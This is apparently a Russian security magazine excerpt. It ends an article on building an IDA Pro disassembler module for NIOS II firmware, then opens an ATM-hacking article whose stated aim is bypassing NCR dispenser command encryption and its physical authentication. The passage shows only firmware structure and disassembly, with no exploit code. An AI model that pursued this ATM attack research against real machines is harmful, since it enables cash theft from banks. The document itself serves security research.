020A28D0                addi        r2, r2, 0x71A8 # add immediate
020A28D4                stw         r2, 0xAC+var_A8(sp) # store word to memory
020A28D8                movhi       r2, 0x21B   # move immediate into high halfword
020A28DC                subi        r2, r2, 0x4144 # subtract immediate
020A28E0                stw         r2, 0xAC+var_A4(sp) # store word to memory
020A28E4                movhi       r4, 0x21B   # move immediate into high halfword
020A28E8                subi        r4, r4, 0x41A8 # subtract immediate
```

После применения вычисления 32-битных чисел получится следующий вид.

```
020A28C0                movhi       r2, 0x21B   # move immediate into high halfword
020A28C4                subi        r2, r2, 0x413A # 0x21ABEC6 # subtract immediate
020A28C8                stw         r2, 0xAC+var_AC(sp) # store word to memory
020A28CC                movhi       r2, 0x212   # move immediate into high halfword
020A28D0                addi        r2, r2, (a102208 - 0x2120000) # "10/22/08"
020A28D4                stw         r2, 0xAC+var_A8(sp) # store word to memory
020A28D8                movhi       r2, 0x21B   # move immediate into high halfword
020A28DC                subi        r2, r2, 0x4144 # 0x21ABEBC # subtract immediate
020A28E0                stw         r2, 0xAC+var_A4(sp) # store word to memory
020A28E4                movhi       r4, 0x21B   # move immediate into high halfword
020A28E8                subi        r4, r4, 0x41A8 # 0x21ABE58 # subtract immediate
```

Здесь мы видим, что теперь, если адрес есть в адресном пространстве, на него формируется смещение, и значение, которое образовалось в результате соединения младшей и старшей частей, рядом уже не выводится. Здесь получили смещение на строку «10/22/08». Чтобы остальные смещения указывали на валидные адреса, увеличим немного сегмент.

```
020A28C0                movhi       r2, 0x21B   # move immediate into high halfword
020A28C4                subi        r2, r2, (0x21B0000 - unk_21ABEC6) # subtract im
020A28C8                stw         r2, 0xAC+var_AC(sp) # store word to memory
020A28CC                movhi       r2, 0x212   # move immediate into high halfword
020A28D0                addi        r2, r2, (a102208 - 0x2120000) # "10/22/08"
020A28D4                stw         r2, 0xAC+var_A8(sp) # store word to memory
020A28D8                movhi       r2, 0x21B   # move immediate into high halfword
020A28DC                subi        r2, r2, (0x21B0000 - unk_21ABEBC) # subtract im
020A28E0                stw         r2, 0xAC+var_A4(sp) # store word to memory
020A28E4                movhi       r4, 0x21B   # move immediate into high halfword
020A28E8                subi        r4, r4, (0x21B0000 - unk_21ABE58) # subtract im
```

После увеличения сегмента получаем, что теперь все вычисленные 32-битные числа являются смещениями и указывают на валидные адреса.

Выше упоминалось, что есть еще вариант вычисления смещений, когда используется команда логического ИЛИ. Вот пример кода, где таким образом вычисляются два смещения.

```
00000070                movhi       r7, 2       # move immediate into high halfword
00000074                ori         r7, r7, 0x6B40 # bitwise logical or immediate
00000078                subi        sp, sp, 8   # subtract immediate
0000007C                movhi       r8, 2       # move immediate into high halfword
00000080                ori         r8, r8, 0x6B64 # bitwise logical or immediate
00000084                stw         r8, 8+var_8(sp) # store word to memory
```

То, которое вычисляется в регистре r8, потом заносится в стек.

После преобразования видно, что в данном случае регистры настраиваются на адреса начала процедур, то есть в стек заносится адрес процедуры.

```
00000070                movhi       r7, 2       # move immediate into high halfword
00000074                ori         r7, r7, (sub_26B40 - 0x20000) # bitwise logical
00000078                subi        sp, sp, 8   # subtract immediate
0000007C                movhi       r8, 2       # move immediate into high halfword
00000080                ori         r8, r8, (sub_26B64 - 0x20000) # bitwise logical
00000084                stw         r8, 8+var_8(sp) # store word to memory
```

Чтение и запись относительно базы

До этого мы рассматривали случаи, когда заносимое с помощью двух команд 32-битное число могло быть просто числом и также смещением. В следующем примере в старшую часть регистра заносится база, затем относительно нее происходят чтение или запись.

```
0204D44C                movhi       at, 0x215   # move immediate into high halfword
0204D450                ldw         at, 0x5D4C(at) # load 32-bit word from memory
0204D454                ldw         sp, 4(at)   # load 32-bit word from memory
0204D458                ldw         r16, 0x30+var_8(sp) # load 32-bit word from memory
0204D45C                movhi       at, 0x215   # move immediate into high halfword
0204D460                stw         r16, 0x554C(at) # store word to memory
0204D464                ldw         r16, 0x30+var_C(sp) # load 32-bit word from memory
0204D468                movhi       at, 0x215   # move immediate into high halfword
0204D46C                stw         r16, 0x5D3C(at) # store word to memory
```

После обработки таких ситуаций получаем смещения на переменные из самих команд чтения и записи. При этом также в зависимости от размерности операции выставляется размер самой переменной.

```
0204D44C                movhi       at, 0x215   # move immediate into high halfword
0204D450                ldw         at, (dword_2155D4C - 0x2150000)(at) # load 32-bit
0204D454                ldw         sp, 4(at)   # load 32-bit word from memory
0204D458                ldw         r16, 0x30+var_8(sp) # load 32-bit word from memory
0204D45C                movhi       at, 0x215   # move immediate into high halfword
0204D460                stw         r16, (off_215554C - 0x2150000)(at) # store word to
0204D464                ldw         r16, 0x30+var_C(sp) # load 32-bit word from memory
0204D468                movhi       at, 0x215   # move immediate into high halfword
0204D46C                stw         r16, (dword_2155D3C - 0x2150000)(at) # store word
```

Конструкции switch

Встречающиеся в бинарных файлах конструкции switch могут облегчить анализ. Например, по количеству случаев выбора внутри конструкции switch можно локализовать switch, ответственный за обработку некоторого протокола или системы команд. Поэтому встает задача распознавания самих switch и их параметров. Рассмотрим следующий участок кода.

```
0203CF90                mov         r3, r2      # move register to register
0203CF94                movi        r5, 8       # move signed immediate into word
0203CF98                cmpgeui     r2, r2, 0x11 # compare greater than or equal unsi
0203CF9C                bne         r2, zero, loc_203D074 # branch if not equal
0203CFA0                slli        r2, r3, 2   # shift left logical immediate
0203CFA4                movhi       r3, 0x213   # move immediate into high halfword
0203CFA8                subi        r3, r3, 0x7080 # subtract immediate
0203CFAC                add         r2, r2, r3  # add register
0203CFB0                ldw         r2, 0(r2)   # load 32-bit word from memory
0203CFB4                jmp         r2          # computed jump
0203CFB8 # ---------------------------------------------------------------------------
0203CFB8
0203CFB8 loc_203CFB8:                           # DATA XREF: ROM:02128F80↓o
0203CFB8                add         r5, r5, r17 # add register
0203CFBC                br          loc_203D07C # unconditional branch
0203CFC0 # ---------------------------------------------------------------------------
0203CFC0
0203CFC0 loc_203CFC0:                           # DATA XREF: ROM:02128F80↓o
0203CFC0                add         r2, r17, r17 # add register
0203CFC4                add         r5, r5, r2  # add register
0203CFC8                br          loc_203D07C # unconditional branch
0203CFCC # ---------------------------------------------------------------------------
0203CFCC
0203CFCC loc_203CFCC:                           # DATA XREF: ROM:02128F80↓o
0203CFCC                muli        r2, r17, 3  # multiply immediate
0203CFD0                add         r5, r5, r2  # add register
0203CFD4                br          loc_203D07C # unconditional branch
```

Поток исполнения останавливается на регистровом переходе jmp r2. Далее идут блоки кода, на которые есть ссылки из данных, причем в конце каждого блока происходит прыжок на одну и ту же метку. Очевидно, что это конструкция switch и эти отдельные блоки обрабатывают конкретные случаи из нее. Выше также можно увидеть проверку количества случаев и прыжок по умолчанию.

После добавления обработки switch этот код будет выглядеть следующим образом.

```
0203CF90                mov         r3, r2      # switch 17 cases
0203CF94                movi        r5, 8       # move signed immediate into word
0203CF98                cmpgeui     r2, r2, 0x11 # compare greater than or equal unsi
0203CF9C                bne         r2, zero, loc_203D074 # jumptable 0203CFB4 defaul
0203CFA0                slli        r2, r3, 2   # shift left logical immediate
0203CFA4                movhi       r3, 0x213   # move immediate into high halfword
0203CFA8                subi        r3, r3, (0x2130000 - off_2128F80) # subtract imme
0203CFAC                add         r2, r2, r3  # add register
0203CFB0                ldw         r2, 0(r2)   # load 32-bit word from memory
0203CFB4                jmp         r2          # switch jump
0203CFB8 # ---------------------------------------------------------------------------
0203CFB8
0203CFB8 loc_203CFB8:                           # CODE XREF: ROM:0203CFB4↑j
0203CFB8                                        # DATA XREF: ROM:off_2128F80↓o
0203CFB8                add         r5, r5, r17 # jumptable 0203CFB4 case 1
0203CFBC                br          loc_203D07C # jumptable 0203CFB4 case 0
0203CFC0 # ---------------------------------------------------------------------------
0203CFC0
0203CFC0 loc_203CFC0:                           # CODE XREF: ROM:0203CFB4↑j
0203CFC0                                        # DATA XREF: ROM:off_2128F80↓o
0203CFC0                add         r2, r17, r17 # jumptable 0203CFB4 case 2
0203CFC4                add         r5, r5, r2  # add register
0203CFC8                br          loc_203D07C # jumptable 0203CFB4 case 0
0203CFCC # ---------------------------------------------------------------------------
0203CFCC
0203CFCC loc_203CFCC:                           # CODE XREF: ROM:0203CFB4↑j
0203CFCC                                        # DATA XREF: ROM:off_2128F80↓o
0203CFCC                muli        r2, r17, 3  # jumptable 0203CFB4 case 3
0203CFD0                add         r5, r5, r2  # add register
0203CFD4                br          loc_203D07C # jumptable 0203CFB4 case 0
```

Теперь обозначены сам прыжок, адрес таблицы со смещениями, количество случаев, а также каждый случай с соответствующим номером.

Сама таблица со смещениями на варианты выглядит следующим образом. Для экономии места приведены первые пять ее элементов.

```
02128F80 off_2128F80:    .word loc_203D07C       # DATA XREF: ROM:0203CFA8↑o
02128F80                 .word loc_203CFB8       # jump table for switch statement
02128F80                 .word loc_203CFC0
02128F80                 .word loc_203CFCC
02128F80                 .word loc_203CFD8
```

По сути, обработка switch заключается в проходе по коду обратно и поиске всех его составляющих. То есть описывается некоторая схема организации switch. Иногда в схемах могут быть исключения. Это может быть причиной случаев, когда в существующих процессорных модулях не распознаются, казалось бы, наглядные switch. Получается, что реальный switch просто не подпадает под схему, которая определена внутри процессорного модуля. Еще возможны варианты, когда схема вроде бы есть, но внутри нее есть еще другие команды, не участвующие в схеме, или основные команды переставлены местами, или она разорвана переходами.

Процессорный модуль NIOS II распознает switch с такими «посторонними» инструкциями между основными командами, а также с переставленными местами основными командами и с разрывающими схему переходами. Используется обратный проход по пути исполнения с учетом возможных переходов, разрывающих схему, с установкой внутренних переменных, которые сигнализируют различные состояния распознавателя. В итоге распознается порядка 10 различных вариантов организации switch, встреченных в прошивках.

Инструкция custom

В архитектуре NIOS II есть интересная особенность — инструкция custom. Она дает доступ к 256 задаваемым пользователем инструкциям, которые возможны в архитектуре NIOS II. В своей работе, помимо регистров общего назначения, инструкция custom может обращаться к специальному набору из 32 custom-регистров. После реализации логики разбора команды custom получаем следующий вид.

```
00311E7C                 custom      0xFE, r4, r16, r4 # custom instruction
00311E80                 custom      0xFF, r4, r4, r3 # custom instruction
00311E84                 custom      0xFC, r5, r5, r7 # custom instruction
00311E88                 custom      0xFD, r3, r5, r4 # custom instruction
00311E8C                 custom      0xFD, r2, r2, r3 # custom instruction
```

Можно заметить, что две последние инструкции имеют одинаковый номер инструкции и, похоже, выполняют одинаковые действия.

По инструкции custom существует отдельный мануал (intel.ly/2NuJWov). Согласно ему, одним из самых полных и современных вариантов набора инструкций custom является набор инструкций для работы с плавающей точкой — NIOS II Floating Point Hardware 2 Component (FPH2). После реализации разбора команд FPH2 пример будет выглядеть так.

```
00311E7C                 fsubs       r4, r16, r4 # floating point subtract (FPH2 custom
00311E80                 fdivs       r4, r4, r3  # floating point divide (FPH2 custom)
00311E84                 fmuls       r5, r5, r7  # floating point multiply (FPH2 custom
00311E88                 fadds       r3, r5, r4  # floating point add (FPH2 custom)
00311E8C                 fadds       r2, r2, r3  # floating point add (FPH2 custom)
```

По мнемонике двух последних команд убеждаемся, что они действительно выполняют одно и то же действие — команду fadds.

Переходы по значению регистра

В исследуемых прошивках часто встречается ситуация, когда выполняется прыжок по значению регистра, в который перед этим заносится 32-битное смещение, определяющее место прыжка.

Рассмотрим участок кода.

```
021210B8 sub_21210B8:                            # DATA XREF: ROM:021210D4↓o
021210B8                                         # sub_21210DC+20↓o ...
021210B8                 movhi       r5, 0x212   # move immediate into high halfword
021210BC                 addi        r5, r5, (sub_2120F70 - 0x2120000) # add immediate
021210C0                 movhi       r8, 0x212   # move immediate into high halfword
021210C4                 addi        r8, r8, (sub_2121A08 - 0x2120000) # add immediate
021210C8                 jmp         r8          # computed jump
021210C8 # End of function sub_21210B8
021210C8
021210CC # ---------------------------------------------------------------------------
021210CC                 ldw         r4, -0x76D4(gp) # load 32-bit word from memory
021210D0                 movhi       r8, 0x212   # move immediate into high halfword
021210D4                 addi        r8, r8, (sub_21210B8 - 0x2120000) # add immediate
021210D8                 jmp         r8          # computed jump
```

В последней строчке происходит прыжок по значению регистра, при этом видно, что прежде в регистр заносится адрес процедуры, которая начинается в первой строчке примера. В данном случае очевидно, что прыжок совершается в ее начало.

После добавления функциональности распознавания прыжков получается следующий вид.

```
021210B8 sub_21210B8:                            # CODE XREF: ROM:021210D8↓j
021210B8                                         # DATA XREF: ROM:021210D4↓o ...
021210B8                 movhi       r5, 0x212   # move immediate into high halfword
021210BC                 addi        r5, r5, (sub_2120F70 - 0x2120000) # add immediate
021210C0                 movhi       r8, 0x212   # move immediate into high halfword
021210C4                 addi        r8, r8, (sub_2121A08 - 0x2120000) # add immediate
021210C8                 jmp         r8 # sub_2121A08 # computed jump
021210C8 # End of function sub_21210B8
021210C8
021210CC # ---------------------------------------------------------------------------
021210CC                 ldw         r4, -0x76D4(gp) # load 32-bit word from memory
021210D0                 movhi       r8, 0x212   # move immediate into high halfword
021210D4                 addi        r8, r8, (sub_21210B8 - 0x2120000) # add immediate
021210D8                 jmp         r8 # sub_21210B8 # computed jump
```

Рядом с командой jmp r8 выводится адрес, куда происходит прыжок, если его удалось вычислить. Также формируется перекрестная ссылка между командой и адресом, куда происходит прыжок. В данном случае ссылку видно в первой строчке, сам прыжок выполняется с последней строчки.

Нестыковки между мануалом и реальностью

В мануале при декодировании некоторых команд определенные биты должны принимать строго определенные значения. Например, для команды возврата из исключения eret биты 22–26 должны быть равны 0x1E.

Bit Fields															
31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16
0x1d					0x1e					C					0x01
15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
0x01					0					0x3a					

Вот пример этой команды из одной прошивки.

```
000000E0 17 10 C0 DB                ldw         r15, 0x40(sp) # load 32-bit word from
000000E4 04 13 C0 DE                addi        sp, sp, 0x4C # add immediate
000000E8 3A 08 80 EF                eret                    # exception return
000000EC
000000EC            # =============== S U B R O U T I N E ============================
000000EC
000000EC
000000EC            sub_EC:                                 # CODE XREF: ROM:00000084↑
000000EC
000000EC            var_C           = -0xC
000000EC            var_8           = -8
000000EC            var_4           = -4
000000EC
000000EC 04 FD FF DE                subi        sp, sp, 0xC # subtract immediate
000000F0 15 01 00 DC                stw         r16, 0xC+var_8(sp) # store word to mem
```

Открывая другую прошивку в месте с похожим контекстом, встречаем иную ситуацию.

```
020000E0 17 10 C0 DB                ldw         r15, 0x40(sp) # load 32-bit word from
020000E4 04 13 C0 DE                addi        sp, sp, 0x4C # add immediate
020000E4            # ---------------------------------------------------------------
020000E8 3A 08 00 E8                .word 0xE800083A
020000EC
020000EC            # =============== S U B R O U T I N E ============================
020000EC
020000EC
020000EC            sub_20000EC:                            # CODE XREF: ROM:02000084↑
020000EC
020000EC            var_C           = -0xC
020000EC            var_8           = -8
020000EC            var_4           = -4
020000EC
020000EC 04 FD FF DE                subi        sp, sp, 0xC # subtract immediate
020000F0 15 01 00 DC                stw         r16, 0xC+var_8(sp) # store word to mem
```

Эти байты не преобразовались автоматически в команду, хотя обработка всех команд есть. Судя по окружению, и даже похожему адресу, это должна быть одна и та же команда. Посмотрим внимательно на байты. Это та же команда eret, за тем исключением, что биты 22–26 не равны 0x1E, а равны нулю.

Приходится немного исправить разбор этой команды. Теперь он не совсем соответствует мануалу, но соответствует действительности.

```
020000E0 17 10 C0 DB                ldw         r15, 0x40(sp) # load 32-bit word from
020000E4 04 13 C0 DE                addi        sp, sp, 0x4C # add immediate
020000E8 3A 08 00 E8                eret                    # exception return
020000EC
020000EC            # =============== S U B R O U T I N E ============================
020000EC
020000EC
020000EC            sub_20000EC:                            # CODE XREF: ROM:02000084↑
020000EC
020000EC            var_C           = -0xC
020000EC            var_8           = -8
020000EC            var_4           = -4
020000EC
020000EC 04 FD FF DE                subi        sp, sp, 0xC # subtract immediate
020000F0 15 01 00 DC                stw         r16, 0xC+var_8(sp) # store word to mem
```

Поддержка IDA 7

Начиная с версии IDA 7.0 достаточно сильно поменялся API, предоставляемый IDA Python для обычных скриптов. Что же касается процессорных модулей — тут изменения колоссальны. Несмотря на это процессорный модуль NIOS II удалось переделать под 7-ю версию, и он в ней успешно заработал.

```
020001CC                movhi       gp, 0x216   # move immediate into high halfword
020001D0                subi        gp, gp, (0x2160000 - unk_215CC20) # subtract immediate
020001D4                movhi       r2, 0x215   # move immediate into high halfword
020001D8                addi        r2, r2, (unk_2155B4 - 0x2150000) # add immediate
020001DC                movhi       r3, 0x220   # move immediate into high halfword
020001E0                subi        r3, r3, (0x2200000 - unk_21FEEF8) # subtract immediate
```


Единственный непонятный момент: при загрузке нового бинарного файла под NIOS II в IDA 7 не происходит начального автоматического анализа, который присутствует в IDA 6.9.

Заключение

Помимо базовой функциональности дизассемблирования, примеры которой есть в SDK, в процессорном модуле реализовано много различных возможностей, облегчающих труд исследователя кода. Понятно, что все это можно сделать и вручную, но, к примеру, когда на бинарный файл с прошивкой размером в пару мегабайтов встречаются тысячи и десятки тысяч смещений разных видов, — зачем тратить на это время? Пусть это сделает для нас процессорный модуль. Ведь как помогают приятные возможности быстрой навигации по исследуемому коду с помощью перекрестных ссылок! Это делает IDA таким удобным и приятным инструментом, каким мы его знаем.

Полная версия статьи

Помимо базовой функциональности дизассемблирования, в процессорном модуле реализовано много различных возможностей, облегчающих труд исследователя кода




Низкоуровневый взлом банкоматов NCR

Владимир Кононович, Алексей Стенников

Существуют системы, доступа к которым у простых смертных нет по умолчанию. И разработчики таких систем наивно полагают, что они защищены от проникновения и зорких глаз исследователей.

Взять хотя бы банкоматы (ATM). Нередки случаи, когда к ATM подходят неизвестные, подключают ноутбук, забирают деньги и уходят, не оставляя каких-либо логов в системе. А недавние истории с «котлетами» (вредоносное ПО под названием Cutlet Maker, bit.ly/2lHjARa) и подавно подтверждают, что неуязвимых систем нет — есть недоисследованные.

Начало



Бытует мнение, что единственный способ украсть деньги из банкомата — это приехать на самосвале, подцепиться к банкомату крюком и выдрать его с потрохами, а потом использовать болгарку, лом и газосварочный аппарат. Но есть и другой метод.

После непродолжительных поисков на Ebay у нас на столе оказалась платка диспенсера NCR USB S1 Dispenser с прошивкой. Цели были такие:

- найти обход шифрования команд, которые посылает компьютер по USB самому диспенсеру, в частности на выдачу банкнот;
- узнать, как обойти необходимость физического доступа в сейф для проведения аутентификации (передергивания кассеты) для генерации ключей шифрования команд из предыдущего пункта.

Прошивка

Прошивка представляет из себя ELF-файл под процессор NXP ColdFire (Motorola 68040, наш любимый процессор), работающий на VxWorks v5.5.1.

```
; Format      : ELF for Motorola 68000 (Executable)
; Imagebase   : 1000
;

; Processor       : ColdFire
; Target assembler: 680x0 Assembler in MRI compatible mode
; This file should be compiled with "as -M"

; ===========================================================
```

В ELF-файле интерес представляют две основные секции — .text и .data:

- В одной из них содержится код, который крутится все основное время (назовем его основной прошивкой), когда диспенсер подключен к системнику в верхней части АТМ.
- Во второй лежит упакованный с помощью zlib код загрузчика (его местное название USB Secure Bootloader), который отвечает за заливку прошивки и запуск основного кода.

И самое приятное то, что в файлике остались невырезанными символы — бери да ищи что-нибудь интересное.

Внутреннее устройство основной прошивки


Если разделять код на основные составляющие, то получится такая схема (в порядке подчинения):

1. Поток, который занимается получением USB-пакетов и распределением их по сервисам.

2. Сервисы — основные исполняющие единицы, каждому из них отведена своя роль и у каждого есть свои задачи (классы).

3. Классы — здесь это задачи, которые может выполнять тот или иной сервис с помощью контроллеров.


4. Контроллеры — собственно «воркеры» (workers), которые занимаются валидацией присланных им задач, их выполнением, а также формированием ответных пакетов.



Так как кода в прошивке много, было решено начать с поиска всех возможных сервисов, а дальше уже смотреть, куда передаются задачи.

В итоге нашлись нужные сервисы, которые должны выполнять то, что мы ищем:

1. **DispTranService (Dispenser Transaction Service):** работа с шифрованными командами, формирование пачек банкнот, аутентификация. Можно сказать, самое интересное — здесь.




```
; Attributes: noreturn bp-based frame

; void __noreturn DispTranService::CmdLoop(int this)
global DispTranService::CmdLoop((void))
DispTranService::CmdLoop((void)):

var_14= -$14
this=  8

link    a6,#0
lea     -$14(sp),sp
movem.l d6-d7/a3-a5,(sp)
movea.l this(a6),a5
moveq   #0,d7
jsr     _wdCreate
movea.l d0,a4
move.l  a4,(_transmitTimer).l
```

```
loc_FFC3CB20:
movea.l DispTranService.vtbl(a5),a0
lea     DispTranService::VTable.vtbl.Receive(a0),a3
movea.l VMethod.func(a3),a0
moveq   #-1,d0
move.l  d0,-(sp)
pea     DispTranService.ReceiveBuffer(a5)
move.w  VMethod(a3),d0
ext.l   d0
add.l   a5,d0
move.l  d0,-(sp)
